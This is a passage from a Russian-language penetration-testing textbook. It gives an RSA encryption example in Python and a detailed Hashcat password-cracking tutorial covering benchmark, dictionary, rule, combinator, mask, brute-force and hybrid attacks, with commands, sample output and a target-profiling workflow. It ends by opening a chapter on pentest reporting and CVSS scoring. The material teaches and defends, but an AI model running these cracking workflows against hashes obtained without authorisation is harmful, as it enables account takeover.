Асимметричное шифрование — фантастическое изобретение в области безопасности. Например, оно позволяет безопасно общаться через интернет с помощью SSL/TLS. HTTPS (который в настоящее время использует TLS по умолчанию) — это всего лишь один пример, и в данном модуле мы рассмотрим все практические детали, которые вам необходимо знать, чтобы применять эти знания в своей карьере. В предыдущем подразделе вы узнали, как использовать один ключ и для шифрования, и для дешифрования, верно? В этом — узнаете, как использовать два ключа вместо одного.

В наши дни многие системы и протоколы применяют этот тип шифрования, например TLS, SSH, SFTP и многие другие. Как же нам зашифровать данные с помощью асимметричного шифрования? Посмотрим на практический пример.

Эллиот хочет отправить электронное письмо Дарлин и хочет зашифровать данные с помощью AES, который мы видели в предыдущем модуле. Как он может послать ей ключ безопасно и одновременно эффективно?

В этом случае Эллиот попросит у Дарлин ее открытый ключ, и она отправит его ему.

Итак, Эллиот зашифрует сообщение с помощью ключа AES и отправит зашифрованное сообщение Дарлин. Кроме того, он добавит зашифрованную копию ключа AES с использованием открытого ключа Дарлин.

Теперь отправлять сообщения безопасно. В это время Дарлин получит зашифрованное сообщение и зашифрованную копию ключа AES. Затем она будет использовать свой закрытый ключ для расшифровки ключа AES. Наконец, применит ключ AES для расшифровки исходного сообщения электронной почты.

Теперь, вероятно, вы спрашиваете себя, почему Эллиот использует как симметричную, так и асимметричную методологии для отправки электронной почты. Почему бы ему просто не использовать открытый и закрытый ключи для шифрования? Мы намеренно приводим подобный пример, поскольку многие протоколы, такие как TLS, основаны именно на таком рабочем процессе. Причина в том, что асимметричные алгоритмы требуют слишком много времени для выполнения по сравнению с симметричным шифрованием.

Вспомним, что мы узнали об асимметричном шифровании:

- открытый ключ получателя шифрует исходное содержимое;
- закрытый ключ получателя расшифровывает зашифрованное содержимое.

Рекомендуемым алгоритмом для этого типа шифрования является RSA, и по соображениям безопасности в наши дни рекомендуется использовать 2048 или

4096 бит. Длина ключей настолько велика, что никто не может их взломать, и в данной главе есть для вас плохие новости: на момент написания этих строк взлом алгоритма шифрования RSA с такими большими ключами нецелесообразен.

Еще одна проблема связана с новейшими технологиями мобильных устройств. Аппаратное обеспечение внутри них не может быстро обработать расчет алгоритма RSA. Математические гении придумали другой подход, называемый криптографией на эллиптических кривых (elliptic curve cryptography, ECC), и в настоящее время он широко используется на медленных аппаратных устройствах.

Алгоритм RSA

Rivest Shamir Adleman (RSA) — самый популярный алгоритм, используемый в асимметричном шифровании. Реализация RSA в Python — увлекательное упражнение для изучения асимметричной криптографии. После того как вы закончите данный урок, вы сможете реализовать RSA самостоятельно. Это поразит вас и откроет вашему воображению новый уровень криптографии. Итак, приступим.

Прежде чем переходить к исходному коду, проанализируем структуру приложения, которое мы собираемся разработать (рис. 13.1).

Рис. 13.1. Инструмент RSA

Сначала инструмент сгенерирует открытый и закрытый ключи. После этого мы сохраним каждый ключ в отдельный файл, и для каждого будем использовать расширение PEM.

Для процесса шифрования приложение сначала загрузит файл открытого ключа и получит открытый текст для шифрования. На данном этапе у нас есть зашифрованный вывод текста.

В процессе расшифровки мы загрузим закрытый ключ из файла, который создали ранее, и предоставим зашифрованные данные, которые хотим расшифровать. Наконец, у нас есть расшифрованное исходное значение открытого текста. Перейдем к исходному коду и реализуем RSA в Python (следуя тому же шаблону, который использовался для AES):

```
From Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
from Crypto import Random
from Crypto.Hash import SHA256
import base64

class CryptoRSA:
    PRIVATE_KEY_FILE = "private_key.pem"
    PUBLIC_KEY_FILE = "public_key.pem"

    def __init__(self):
        return

    def __save_file(self, contents, file_name):
        f = open(file_name, 'w')
        f.write(contents)
        f.close()

    def __read_file(self, file_name):
        f = open(file_name,'r')
        contents = f.read()
        f.close()
        return contents

    def __generate_random(self):
        return Random.new().read()

    def generate_keys(self):
        keys = RSA.generate(4096)
        private_key = keys.exportKey("PEM")
        public_key = keys.publickey().exportKey ("PEM")
        self.__save_file(private_key,self.PRIVATE_KEY_FILE)
        self.__save_file(public_key,self.PUBLIC_KEY_FILE)
        print "Public & Private Keys; generated and saved sucessfully!"

    def encrypt(self,cleartext, public_keypath=None):
        if(public_keypath==None):
            public_keypath = self.PUBLIC_KEY_FILE
        public_key = RSA.importKey(self.__read_file(public_keypath))
        cipher = PKCS1_OAEP.new(public_key)
        encrypted_data = cipher.encrypt(cleartext)
        return base64.b64encode(encrypted_data)

    def decrypt(self,cipher_text, private_key_path=None):
```

```
        if private_key_path == None:
            private_key_path = self.PRIVATE_KEY_FILE

        cipher_text =base64.b64decode(cipher_text)
        private_key = RSA.importKey(self.__read_file(private_key_path))
        cipher = PKCS1_OAEP.new(private_key)
        return cipher.decrypt(cipher_text)

# В этом разделе вызывается объект RSA с его функционалом
CryptoRSA().generate_keys()
encrypted_data = CryptoRSA().encrypt("Hello World")
print 'Encrypted: ' + encrypted_data
decrypted_data = CryptoRSA().decrypt(encrypted_data)
print 'Decrypted: ' + decrypted_data
```

Вот как это выглядит, когда мы запускаем код в Kali Linux:

```
root@kali:~# Python rsa_example.py
Public & Private Keys; generated and saved sucessfully!
Encrypted: FuI+aoorcmI4OuZtapoT49ZAbyJpHEXIlGH4/oS0yj6qSPTMtQYJiT7rXNhqh
Dil8SghhdO0Y0YSbbbRtMcv8rtZ2CVL9Tp9NFHTcRM/LQVTZkxLOKQ71Xb8Uc
DEKbnshuUHe7oJARXHBmTThqQQ0oXRN3R6iEIW+i5tg12OA+0q9fVa3ES0FZPK3ELlgTaQj
+7sz+Lt2orLAW9OkzmKv1b02a7bHx5Y4dRNzRTZDb4RoAVKZerMEr7goapR0/cF5MEsKJNl
u0mWOuX3JhXSQ/dHVcEBgHy7/6jFYR1e94BSxg18yGUjd3RtdcdvfSlkpBXpwGUaiAEK/MU/
UURDFmJx0W58wzsMUPzRfM1i7yAQAZLZndOrmbTcr2otIB+cMVlHeZU/IUen/9VXKDvOFJ/
zYCPOjdRGJN0RkQIaxS9KJUfGlm9/4z0ApSi3ZrLjfPjgDVXsQ06aJ6Qy8g0sasd4EUN99u8
7df7Y2bmDOkWSq4C2FRFn4/6yAGrp+/96XLwkv3OoUJTedvNodlGaZV3FIG3yY/cJ+aYnRC/
ja+j0bMYY64+GoIEpMGWlUZrygHtsqnDo5DFMCFGUVOZZpVw/1Sf8dDAcbGJSbJRg2/156/
UxoDiMyj8ph6MGdQuz+KfA1HcRMr1WuIlQVF/T3ydcmddRk65vEZNOFZ/lunM=
Decrypted:Hello World
```

ВЗЛОМ ПАРОЛЕЙ С ПОМОЩЬЮ HASHCAT

Когда дело доходит до взлома, Hashcat — лучший инструмент. Это универсальное и быстрое приложение. Как и для любого инструмента, вы всегда можете использовать раздел справки, чтобы найти вариант, который подойдет для решения вашей задачи. Hashcat уже предустановлен в Kali, поэтому вам не нужно беспокоиться об этом. В примерах данного раздела мы будем использовать мощную пользовательскую установку для взлома, оснащенную шестью картами GPU. Для взлома паролей в автономном режиме требуется много вычислений. Тем не менее мы живем в эпоху, когда майнинг становится популярным, а мощность графического процессора помогает нам как специалистам по безопасности получать всю необходимую поддержку для создания мощных машин. (Создать несколько компонентов графического процессора с помощью разъемов PCIE так легко в наши дни по сравнению с прошлым, когда нам приходилось устанавливать графические карты непосредственно на материнскую плату.) Официальный сайт Hashcat находится по адресу hashcat.net/.

Тестирование производительности

Первое упражнение, которое вы можете выполнить с помощью Hashcat, — бенчмарк-тест. В примере мы будем использовать этот инструмент для проверки скорости взлома хешей NTLM на нашей машине. Хотя мы тестируем данную команду на хосте Windows, вы можете применить тот же принцип к Kali:

```
C:\Users\Gus\Documents\hashcat-6.1.1>hashcat.exe -m 1000 -w 3 -b
hashcat (v6.1.1) starting in benchmark mode...

CUDA API (CUDA 11.1)
====================
* Device #1: GeForce RTX 2070, 6744/8192 MB, 36MCU
* Device #2: GeForce RTX 2070, 6744/8192 MB, 36MCU
* Device #3: GeForce RTX 2070, 6744/8192 MB, 36MCU
* Device #4: GeForce RTX 2070, 6744/8192 MB, 36MCU
* Device #5: GeForce RTX 2070, 6744/8192 MB, 36MCU
* Device #6: GeForce RTX 2070, 6744/8192 MB, 36MCU

OpenCL API (OpenCL 1.2 CUDA 11.1.70) - Platform #1 [NVIDIA Corporation]
=======================================================================
* Device #7: GeForce RTX 2070, skipped
* Device #8: GeForce RTX 2070, skipped
* Device #9: GeForce RTX 2070, skipped
* Device #10: GeForce RTX 2070, skipped
* Device #11: GeForce RTX 2070, skipped
* Device #12: GeForce RTX 2070, skipped

Benchmark relevant options:
===========================
* --workload-profile=3

Hashmode: 1000 - NTLM

Speed.#1.........: 16644.7 MH/s (72.14ms) @ Accel:32 Loops:1024 Thr:1024 Vec:1
Speed.#2.........: 17002.3 MH/s (70.62ms) @ Accel:32 Loops:1024 Thr:1024 Vec:1
Speed.#3.........: 16657.6 MH/s (72.11ms) @ Accel:32 Loops:1024 Thr:1024 Vec:1
Speed.#4.........: 16435.3 MH/s (73.12ms) @ Accel:32 Loops:1024 Thr:1024 Vec:1
Speed.#5.........: 16975.5 MH/s (70.78ms) @ Accel:32 Loops:1024 Thr:1024 Vec:1
Speed.#6.........: 16637.0 MH/s (72.25ms) @ Accel:32 Loops:1024 Thr:1024 Vec:1
Speed.#*.........:   100.4 GH/s

Started: Wed Oct 21 14:44:38 2020
Stopped: Wed Oct 21 14:45:00 2020
```

Согласно полученным результатам, общая скорость шести графических карт составляет 100,4 Гига NTLM-хешей в секунду. Теперь рассмотрим каждую опцию, используемую в команде:

- `-m 1000` — ключ `m` обозначает режим, а 1000 — код NTLM;
- `-w 3` — ключ `w` обозначает рабочую нагрузку, а 3 — высокую производительность (сейчас вы узнаете больше о рабочих нагрузках);
- `-b` — эта буква просто означает тест производительности (бенчмарк-тест).

У вас могут возникнуть два вопроса, которые приходят на ум:

- как мы узнали, что номер режима NTLM равен 1000;
- что такое производительность рабочей нагрузки?

Прямой ответ на оба вопроса — использовать справку по команде `hashcat`:

```
$hashcat --help
```

Чтобы найти список режимов Hashcat, откройте раздел `[Hash modes] (Режимы хеширования)`. Вы увидите все поддерживаемые алгоритмы, которые может взломать Hashcat (их очень много!). Снимок начала этого списка выглядит так:

```
- [ Hash modes ] -

      # | Name                                               | Category
  ======+====================================================+============
==========================
    900 | MD4                                                | Raw Hash
      0 | MD5                                                | Raw Hash
    100 | SHA1                                               | Raw Hash
   1300 | SHA2-224                                           | Raw Hash
   1400 | SHA2-256                                           | Raw Hash
  10800 | SHA2-384                                           | Raw Hash
   1700 | SHA2-512                                           | Raw Hash
[...]
```

Вы можете перейти по следующей ссылке на сайте Hashcat, чтобы изучить все поддерживаемые алгоритмы:

hashcat.net/wiki/doku.php?id=example_hashes

Для профилей рабочей нагрузки мы сделали то же самое. Поскольку у нас есть мощная машина, мы используем высокопроизводительный профиль рабочей нагрузки. Обратите внимание, что профиль по умолчанию установлен на 2. Вот копия профилей рабочей нагрузки из раздела справки Hashcat:

```
- [ Workload Profiles ] -

 # | Performance | Runtime | Power Consumption | Desktop Impact
===+=============+=========+===================+=================
```

```
 1 | Low         | 2 ms    | Low               | Minimal
 2 | Default     | 12 ms   | Economic          | Noticeable
 3 | High        | 96 ms   | High              | Unresponsive
 4 | Nightmare   | 480 ms  | Insane            | Headless
```

Взлом хешей в действии

В этом подразделе вы узнаете, как применить Hashcat, чтобы начать взламывать хеши. В данном примере мы взломаем хеш MD5, используя режим атаки по словарю с файлом `rockyou.txt`. Вот как выглядит команда для взлома MD5-хеша:

```
C:\Users\Gus\Documents\hashcat-6.1.1>hashcat.exe -a 0 -m 0 -w 3 -o
"C:\Users\Gus\Documents\CrackedResults.txt"
"C:\Users\Gus\Documents\hashes.txt"
"C:\Users\Gus\Documents\Passwords\rockyou\rockyou.txt"
hashcat (v6.1.1) starting...

[...]
Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Cracked
Hash.Name........: MD5
Hash.Target......: 42f749ade7f9e195bf475f37a44cafcb
Time.Started.....: Wed Oct 21 15:40:05 2020 (0 secs)
Time.Estimated...: Wed Oct 21 15:40:05 2020 (0 secs)
Guess.Base.......: File (C:\Users\Gus\Documents\Passwords\rockyou\
rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:        0 H/s (0.00ms) @ Accel:1024 Loops:1 Thr:64
Vec:1
Speed.#2.........: 20174.4 kH/s (3.28ms) @ Accel:1024 Loops:1 Thr:64
Vec:1
Speed.#3.........:        0 H/s (0.00ms) @ Accel:1024 Loops:1 Thr:64
Vec:1
Speed.#4.........:        0 H/s (0.00ms) @ Accel:1024 Loops:1 Thr:64
Vec:1
Speed.#5.........:        0 H/s (0.00ms) @ Accel:1024 Loops:1 Thr:64
Vec:1
Speed.#6.........:        0 H/s (0.00ms) @ Accel:1024 Loops:1 Thr:64
Vec:1
Speed.#*.........: 20174.4 kH/s
Recovered........: 1/1 (100.00%) Digests
Progress.........: 6354326/14344384 (44.30%)
Rejected.........: 0/6354326 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-0 Iteration:0-1
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Restore.Sub.#3...: Salt:0 Amplifier:0-0 Iteration:0-1
Restore.Sub.#4...: Salt:0 Amplifier:0-1 Iteration:0-1
```

```
Restore.Sub.#5...: Salt:0 Amplifier:0-0 Iteration:0-1
Restore.Sub.#6...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: [Copying]
Candidates.#2....: 123456 -> 158417
Candidates.#3....: [Copying]
Candidates.#4....: rayvins -> lanardota2
Candidates.#5....: [Copying]
Candidates.#6....: 15841530 -> rayvinz
Hardware.Mon.#1..: Temp: 38c Fan:  0% Util:  0% Core:1410MHz Mem:6801MHz
Bus:1
Hardware.Mon.#2..: Temp: 38c Fan:  0% Util:  6% Core:1410MHz Mem:6801MHz
Bus:1
Hardware.Mon.#3..: Temp: 39c Fan:  0% Util:  6% Core:1410MHz Mem:6801MHz
Bus:1
Hardware.Mon.#4..: Temp: 56c Fan:  5% Util:  1% Core:1845MHz Mem:6801MHz
Bus:1
Hardware.Mon.#5..: Temp: 40c Fan:  0% Util:  0% Core:1410MHz Mem:6801MHz
Bus:1
Hardware.Mon.#6..: Temp: 37c Fan:  0% Util:  6% Core:1410MHz Mem:6801MHz
Bus:1

Started: Wed Oct 21 15:39:51 2020
Stopped: Wed Oct 21 15:40:07 2020
```

Объяснение каждой опции, используемой в команде, приведено ниже:

- `-a 0` — в этой опции `-a` обозначает режим атаки; ноль означает, что это атака по словарю;
- `-m 0` — в этой опции `-m` обозначает тип хеша; 0 для алгоритма MD5;
- `-o` — это имя выходного файла (в нем будут сохранены взломанные хеши).

Обратите также внимание, что мы сохранили хеши в файле `hashes.txt`.

```
42F749ADE7F9E195BF475F37A44CAFCB
```

Вуаля! Вот значение хеша, сохраненного в файле `CrackedResults.txt`:

```
42f749ade7f9e195bf475f37a44cafcb:Password123
```

Режимы атаки

Есть несколько способов взломать пароль с помощью Hashcat. Вы, вероятно, знакомы с атаками методом грубой силы или атаками по словарю. Этот подраздел удивит вас тем, как много способов взломать хеши:

- **режим атаки 01 (-a 0)**: прямой/список/словарь;
- **режим атаки 02 (-a 1)**: комбинаторная логика;
- **режим атаки 03 (-a 3)**: маска/грубая сила;

- **режим атаки 04 (-a 6)**: гибрид = словарь + маска;
- **режим атаки 05 (-a 7)**: гибрид = маска + словарь.

Прямой режим

В данном режиме атаки вы можете использовать файл словаря, чтобы решить эту задачу. Этот режим называется *прямым*, но вы часто можете услышать, как его называют *атакой по списку слов* и *атакой по словарю* (все это относится к одному и тому же). Чтобы применить атаку прямого режима, вам нужно указать это Hashcat, добавив параметр `-a 0`. В предыдущем примере мы использовали его для взлома хеш-значения MD5. Вот как будет выглядеть ваша попытка применить атаку прямого режима в Hashcat:

```
$hashcat -a 0 -m [Hash Type] -o [Output File Path] [Hashes File Path]
[Dictionary File Path]
```

Создание большого файла словаря

Возможно, вы начнете с файла словаря `rockyou.txt`. Для более сложных атак рекомендуется использовать файл словаря большего размера, не менее 15 Гбайт. Как получить файл словаря такого большого размера? Вам придется скачивать файлы словарей из интернета столько, сколько сможете, а затем объединять их (при условии, что все файлы — текстового формата).

Сначала скачайте все файлы в один каталог (я скачал их в `/root/dics`). Затем убедитесь, что находитесь в каталоге `dics`, и объедините все файлы в один с помощью данной команды, убедившись, что на вашей виртуальной машине достаточно места на диске:

```
root@kali:~/dics# cat * > merged.txt
```

Скорее всего, файл `merged.txt` содержит несколько дубликатов. Следующим шагом будет сортировка содержимого и удаление дубликатов с помощью команд `sort` и `uniq`:

```
root@kali:~/dics# sort merged.txt | uniq > large_dic.txt
```

Чем больше, тем лучше: `large_dic.txt` будет вашим другом в атаках по словарю. Позже в этой главе вы увидите, как его использовать.

Словарь правил

В атаке по словарю вы можете добавить дополнительные параметры правил, которые сделают ее более эффективной. Правила хранятся в папке в главном каталоге Hashcat. Таким образом, они добавят больше комбинаций на основе файла словаря, который вы используете в своей задаче взлома. Большой вопрос в том, какие правила вы должны выбрать. Существует множество потрясающих

правил, и даже для опытного пентестера выбор огромен. Чем больше файл правил, тем больше времени занимает перебор — но тем больше хешей он может взломать. Вы, вероятно, говорите: «Тогда я выберу больший файл правил и смогу взломать любой хеш». Дело не в этом. Чуть позже вы увидите, как более эффективно взламывать хеш, а пока обратите внимание на следующие стандартные правила (по возрастанию от наименьшего к наибольшему):

- правило Best64;
- правило rockyou-30000;
- правило генерации 2;
- правило погружения.

Ниже приведен пример взлома хеша NTLM с помощью атаки в прямом режиме и параметра правила Best64:

```
root@kali:~# hashcat -a 0 -m 1000 -o /root/cracked_hashes.txt
/root/NTLM_hashes.txt /usr/share/wordlists/rockyou.txt -r /usr
/share/hashcat/rules/best64.rule
```

Комбинаторная логика

Комбинатор, как следует из названия, создает комбинации на основе нескольких файлов словаря. В атаке комбинатора вам нужно будет указать два файла словаря. Пример:

```
root@kali:~# hashcat -a 0 -m 1000 -o /root/cracked_hashes.txt /root/
NTLM_hashes.txt /usr/share/wordlists/rockyou.txt /root/mydictionary.txt
```

Мы объединили два файла словаря: `rockyou.txt` и `mydictionary.txt`. Вы, вероятно, спрашиваете себя, как атака комбинатора объединяет эти файлы. Мы будем использовать два простых словарных файла, чтобы показать вам процесс:

Dictionary1.txt

```
Elliot
Password
Test
```

Dictionary2.txt

```
1234
7777
```

Результаты работы комбинатора представлены ниже:

```
Elliot1234
Elliot7777
```

```
Password1234
Password7777
Test1234
Test7777
```

Правила комбинатора

В комбинаторной атаке вы можете добавлять правила в процессе комбинирования. Каждое правило будет применяться либо к первому файлу словаря (левый словарь), либо ко второму (правый словарь). Чтобы использовать левое или правое правило, вы должны применить следующие опции:

- `-j` или `--rule-left` — правило применяется к концу каждого слова в левом словаре;
- `-k` или `--rule-right` — правило применяется к концу каждого слова в правом словаре.

Кроме того, обратите внимание, что вам нужно будет включить `$` для каждого символа, который вы хотите добавить. Например, `-j '$-'` добавит символ «тире» к словам из первого файла словаря.

Основываясь на двух предыдущих файлах словарей, можем сказать, что команда будет выглядеть так:

```
root@kali:~# hashcat -a 0 -m 1000 -o /root/cracked_hashes.txt /root/
NTLM_hashes.txt /root/Dictionary1.txt /root/Dictionary2.txt -j '$-' -k
'$!'
```

Вывод этой команды будет выглядеть следующим образом:

```
Elliot-1234!
Elliot-7777!
Password-1234!
Password-7777!
Test-1234!
Test-7777!
```

Атаки по маске и грубой силы

Здесь мы рассмотрим самый масштабный из всех режимов атаки в Hashcat. Мы углубимся в каждый сценарий, но обязательно внимательно прочитайте этот пункт, чтобы вы могли полностью понять концепцию.

Атака по маске — это интеллектуальная атака грубой силы. Что это значит? При атаке полным перебором вы используете все символы (строчные, прописные, цифры и специальные символы). Вместо этого при атаке по маске у вас есть возможность выбрать типы символов, которые вы хотите использовать:

- строчные буквы;
- заглавные буквы;
- цифры;
- специальные символы;
- все символы.

Пространство ключей

Пространство ключей и наборы символов — критические ключевые слова для атаки по маске. Пространство ключей — это общее количество комбинаций атаки по маске или грубой силы.

Формула для пространства ключей при атаке грубой силы выглядит так:

Пространство ключей = количество кодировок ^ длина.

Возьмем практический пример, чтобы понять, как вычислить пространство ключей. Если мы хотим взломать пароль «password1234» (длина 12), то у нас есть два варианта.

- Мы можем попытаться взломать его с помощью грубой силы, используя буквенно-цифровые символы (это число будет больше, если включить специальные символы).

  Пространство ключей = 62 (количество строчных + заглавных + цифр) ^ 12 (длина пароля 1234) = 3 226 266 762 397 899 821 056

- Мы можем использовать атаку по маске только для строчных букв и цифр. Пространство ключей = 26*26*26*26*26*26*26*26*10*10*10*10 = (26^8) * (10^4) = 2 088 270 645 760 000.

Таким образом, атака грубой силы проста в использовании, но ее выполнение с длинными паролями займет целую вечность (скоро вы увидите, как ее использовать с Hashcat).

Маски

Если вы хотите взломать хеш, то начнете с длины пароля. Для вас пароль за хешем неизвестен (даже его размер). Итак, для начала вам нужно увеличивать длину каждый раз, когда вы запускаете Hashcat. Предположим, вы начали с пароля длиной 8 символов. Другими словами, у вас есть 8 символов (или 8 заполнителей) из печатной таблицы ASCII для нашей цели. Вы можете каждый раз увеличивать длину при выполнении Hashcat так, как описано ниже.

1. Первый раз: ориентируйтесь только на символы нижнего регистра.
2. Второй раз: укажите первый символ в верхнем регистре, а остальные — в нижнем.

3. Третий раз: укажите все символы нижнего или верхнего регистра.
4. Четвертый раз: добавьте цифры к комбинации.
5. Пятый раз: укажите все символы (строчные + прописные + цифры + специальные символы).

При атаке по маске каждый неизвестный символ (заполнитель) может быть обозначен тремя способами:

- пользовательская переменная набора символов;
- встроенная переменная набора символов;
- статический набор символов.

Встроенная переменная набора символов

С помощью встроенных кодировок вы можете указать, как хотите представлять каждую букву. Если вы хотите начать атаку с восьми символов нижнего регистра, то используйте следующую команду:

```
$hashcat -a 3 ?l?l?l?l?l?l?l?l -m [Hash Type] -o [Output File Path]
[Hashes File Path]
```

Обозначение `?l` введет символ нижнего регистра, поэтому пространство ключей будет следующим: `aaaaaaaa` – `zzzzzzzz`.

Подождите секунду, предыдущая маска атакует только восьмисимвольные пароли. Как насчет серий 7, 6, 5, 4, 3, 2, 1? Ответ прост: добавление опции `-increment` сделает всю работу за вас.

```
$hashcat -a 3 ?l?l?l?l?l?l?l?l -m [Hash Type] --increment -o [Output
File Path] [Hashes File Path]
```

Ниже приведен список встроенных кодировок, которые Hashcat использует для взлома паролей с помощью атаки по маске:

- ?l = abcdefghijklmnopqrstuvwxyz
- ?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ
- ?d = 0123456789
- ?s =#$'()*,-./:;<=>?@[\]^_!`{|}+«пробел»»~%&
- ?a = ?l?u?d?s
- ?h = 0123456789abcdef
- ?H = 0123456789ABCDEF
- ?b = 0x00 – 0xff

Статические наборы символов

Вы можете взять статические буквы вместо комбинации символов. Например, вы знаете, что имя человека, использующего хеш NTLM, — Гидеон, поэтому в качестве первого прохода можете включить несколько комбинаций, используя слово Gideon. В следующем примере мы добавим четыре цифры к Gideon:

```
$hashcat -a 3 Gideon?d?d?d?d -m 1000 -o [Output File Path] [Hashes File
Path]
```

Если бы предыдущая комбинация не сработала, то мы могли бы повысить уровень сложности, добавив в конце специальный символ `?s`:

```
$hashcat -a 3 Gideon?d?d?d?d?s -m 1000 -o [Output File Path] [Hashes
File Path]
```

Пользовательские наборы символов

В пользовательской кодировке вы можете ввести в свою атаку собственный набор символов. Прежде чем рассмотреть пример, обратите внимание, что вам нужно сначала определить собственные кодировки, используя следующие параметры:

- `-1` или `–custom-charset1`;
- `-2` или `–custom-charset2`;
- `-3` или `–custom-charset3`;
- `-4` или `–custom-charset4`.

Теперь рассмотрим пример с восьмистрочными символами, за которыми следуют четыре цифры. В этом сценарии мы хотим, чтобы Hashcat вводил строчные и прописные буквы в первый символ, затем остальные семь были строчными и, наконец, добавлялись четыре цифры:

```
$hashcat -a 3 -1 ?l?u ?1?l?l?l?l?l?l?l?d?d?d?d -m [Hash Type] -o [Output
File Path] [Hashes File Path]
```

Посмотрим, что делает эта формула.

- Сначала мы использовали `-1 ?l?u;`. Здесь мы определяем нашу пользовательскую кодировку. Все, что нам нужно сделать, — это ввести его в нашу комбинацию.
- Используйте часть комбинации `?1?l?l?l?l?l?l?l?d?d?d?d;`. Обратите внимание, что первый символ `?1` (число 1, а не строчная буква l) — это то место, где пользовательская кодировка будет вставлять строчные и прописные символы. После этого вводим семь строчных букв `?l` (теперь это буква l, а не цифра один). Наконец, вводим четыре цифры, `?d`.

Набор символов Hashcat

Вместо того чтобы угадывать, какую комбинацию набора символов взять, Hashcat уже сделал всю работу за вас и создал список файлов с набором символов, которые вы можете использовать при взломе. Эти файлы (`.hcmask`) находятся в папке masks. Вот пример команды для использования файла с набором символов `rockyou-2-1800.hcmask` при взломе хешей NTLM:

```
$hashcat -a 3 -m 1000 -o [Output File Path] [Hashes File Path] /usr
/share/hashcat/masks/rockyou-2-1800.hcmask
```

Атака методом грубой силы

Если пароль короткий (максимум девять символов), то можно использовать метод полного перебора, основанный на режиме атаки по маске. В следующем примере мы применим команду `hashcat` для атаки на пароли длиной, равной восьми (мы будем использовать опцию `increment` для атаки на пароли длиной от 1 до 8):

```
$hashcat -a 3 ?a?a?a?a?a?a?a?a --increment -m [Hash Type] -o [Output
File Path] [Hashes File Path]
```

Гибридные атаки

Гибридная атака аналогична атаке комбинатором, но вместо двух файлов словаря мы объединяем файл словаря и набор символов по маске. В гибридной атаке у вас есть два варианта:

- словарь + маска: `-a 6`;
- маска + словарь: `-a 7`.

Допустим, вы хотите добавить специальный набор символов в конец файла словаря; тогда вы будете использовать следующую команду:

```
$hashcat -a 6 -m [Тип хэша] -o [Путь к выходному файлу] [Путь к файлу хеша]
[Путь к файлу словаря] ?s
```

Рабочий процесс взлома

На данном этапе вы можете быть смущены и ошеломлены тем, какую атаку выбрать и с чего начать, если у вас есть сложная задача. Следует ли использовать файл словаря, перебор или атаку по маске? Простой ответ — все, но вам нужно знать, с чего начать.

Вам нужно начать с малого и добавить более трудоемкие атаки (следующие шаги — лишь пример того, как вы можете повысить сложность; вам решать, какой рабочий процесс соответствует вашим потребностям).

- Если вы можете профилировать свою цель (человека или компанию) и создать из нее файл словаря.
  - Ориентация на человека: используйте `cupp.py` (сначала скачайте его).
  - Ориентация на компанию: используйте ее сайт и выполните следующую команду:

    ```
    $cewl [http://сайт] -w [out_file.txt]
    ```

  - Наконец, используйте атаку по словарю Hashcat (с помощью только что созданного файла словаря) + правило Best64.
- Используйте атаку по словарю, применив правило `rockyou.txt` + Best64.
- Переберите первые восемь символов (если у вас недостаточно мощности графического процессора, используйте максимум семь символов).
- Используйте атаку по словарю, применив правило `big_dic.txt` (которое вы создали ранее) + правило Best64.
- Задействуйте файл маски `rockyou-1-60.hcmask`.
- Используйте гибридную атаку: Маска (`-1 ?s?d ?1?1?1?1`) + список слов.
- Используйте гибридную атаку: словарь + маска (`-1 ?s?d ?1?1?1?1`).
- Атака по словарю с помощью правила `big_dic.txt` + Generated2.
- Комбинаторная атака: `rockyou.txt` + `rockyou.txt`.
- Используйте файл маски `rockyou-7-2592000.hcmask`.

Дальше все зависит от вашего воображения, но знайте, где остановиться! Не принимайте близко к сердцу, если не сможете взломать хеш.

РЕЗЮМЕ

В этой главе содержится много информации, которую нужно усвоить, но я надеюсь, что вы узнали нечто новое, что поможет в вашей карьере (или в увлекательном хобби). Если у вас есть сомнения относительно какого-либо раздела данной главы, то вернитесь и перечитайте его — и практикуйтесь, практикуйтесь, практикуйтесь!

ГЛАВА

14

Отчетность

Недавно мне передали отчет о тестировании на проникновение, подготовленный сторонней компанией. Она наняла нескольких консультантов для пентеста одного из недавно развернутых веб-приложений в рабочей среде. Отчет был скопирован и вставлен из отчета другого сканера безопасности (например, Burp Suite, Nessus и т. д.) и полон неверно оцененных критичностей уязвимостей. Я рассказываю вам эту историю потому, что если вы лучший пентестер в мире и не умеете составлять отчет, то все ваши усилия будут напрасными. Отчет формирует вашу репутацию и показывает уровень вашего профессионализма.

В этой главе:

- предоставление отчетов клиентам/работодателям;
- оценка критичности ваших находок.

ОБЗОР ОТЧЕТОВ ПРИ ТЕСТИРОВАНИИ НА ПРОНИКНОВЕНИЕ

Отчет — это не просто красивая бумага. Некоторые люди думают, что отличный отчет наполнен словами. Однако хороший отчет должен соответствовать критериям, которые указаны ниже.

- Точная оценка критичности уязвимостей (без преувеличения серьезности уязвимости).
- Никаких ложных срабатываний.
- Доказательства (например, скриншоты или PoC), а не только ссылки или определения.
- Инструкции по устранению уязвимости. Вот где профессионал по безопасности будет блистать. Четкое определение того, как решить проблему, — поворотный

момент в ваших отчетах. (Я видел много отчетов, где исправление — это просто ссылка на OWASP, CVE и т. д.)

- Ясность и немногословность.
- Отчет должен быть разделен две части:
  - техническую, содержащую все доказательства и детали;
  - сводную, адресованную руководству (резюме), в которой показаны реальные уязвимости и результаты проверки безопасности.
- Содержимое хорошо отформатировано и выглядит лаконично, чтобы читатель получил удовольствие от чтения. Как правило, у компаний есть собственный шаблон для создания отчетов. Не стесняйтесь выходить из своей зоны комфорта и менять шаблон в зависимости от стиля вашего тестирования.

ОЦЕНКА КРИТИЧНОСТИ

Начнем с примера. Допустим, во время теста на проникновение вы нашли SQL-инъекцию с помощью Burp Suite. По умолчанию серьезность SQL-инъекции высока, и вы были в восторге, обнаружив эту уязвимость. Итак, вы передаете информацию высшему руководству; вы хотите показать, что являетесь профессионалом. Но если копнуть дальше (выходя за пределы уровня критичности), то тестируемое приложение не содержит конфиденциальной информации и доступно только из интрасети (оно не видно из интернета). Таким образом, несколько факторов изменили игру, верно? Давайте вместе посмотрим, как решить эту проблему с помощью системы оценки CVSS.

Общая система оценки уязвимостей, версия 3.1

